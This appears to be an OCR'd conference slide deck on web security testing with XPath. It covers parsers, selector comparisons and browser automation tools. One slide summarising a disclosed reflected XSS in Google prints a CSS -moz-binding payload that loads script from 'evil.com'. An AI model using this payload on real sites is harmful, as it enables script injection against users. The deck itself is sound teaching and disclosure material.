Path X

Explosive Security Testing Tools with XPath

Many faces of security testing

- Interesting questions
  - Technique improvements
  - Error handling
  - Knowing when to stop

Start with MITRE

- Introduction to vulnerability theory
  - Researcher instinct

ts/sci security

01110100 01110011 00101111 01110011 01100011 01101001 00100000 01110011 01100101 01100011 01110101 01110010 01101001 01110100 01111001

Disclosure summary

- Real vulnerability in Google
  - Not on the top level domain
  - CSS consumed and then run
  - Reflected XSS through CSS

Artifact labels

```
<table><tr><td>Google
  text</td></tr>
  </table>
<!DOCTYPE ...
<html>
<head>
<link rel="stylesheet">
...
```

- Interaction
- Crossover
- Trigger
- (Activation)

```
tr:first-child td{-moz-
  binding:url("http://evil.com/xss.js");}
```

Other places to find info

- OWASP
- WASC
- NIST
- DHS BSI, Cigital
- Source code in tools

What is Path X?


- Movement away from ad-hoc methods
- Cowboy coders
- What is missing?
  - Specialized language
  - A clear entry path
  - Peer review
  - Standards, practices, & procedures

Who we are

- Marcin Wielgoszewski
- Andre Gironda

- tssci-security.com
- trusted systems, TCSEC

What a tangled web we've weaved




//XPath[@wtf='?']

Goal	CSS3	XPath
All <p> elements	p	//p
All child elements	p>*	//p/*
Element by ID	#foo	//*[@id='foo']
Element by class	.foo	//*[contains(@class,'foo')]
Element with attribute	*[title]	//*[@title]

XPath is not RegEx

- If you're using regular expressions against a web application, you're barking up the wrong tree
- XPath is like a filesystem
- Parser libs: LibXML2, REXML, XOM



Content Parsing

- You've used grep right?
- X/HTML isn't greppable
- Tree, push and pull-parsers
  - DOM (XPath), SAX

Malformities


- Not fun
- HTML Tidy and XML Untidy
- Tidy bindings or Beautiful/RubyfulSoup
- NekoHTML and TagSoup in Java
- Browsers already handle it
  - Both good and bad…


You're behind the wheel


- Protocol Drivers
  - cURL, twill
- Application Drivers
  - HtmlUnit, jWebUnit, WebDriver
- Browser Drivers
  - Watir, Selenium, WebDriver

Firefox Add-Ons

- Firebug, XPather, View Source Chart +XPath Checker, Selenium IDE
- Use XPath extensions to get locations of HTML entities
- Start building tests in Selenium IDE

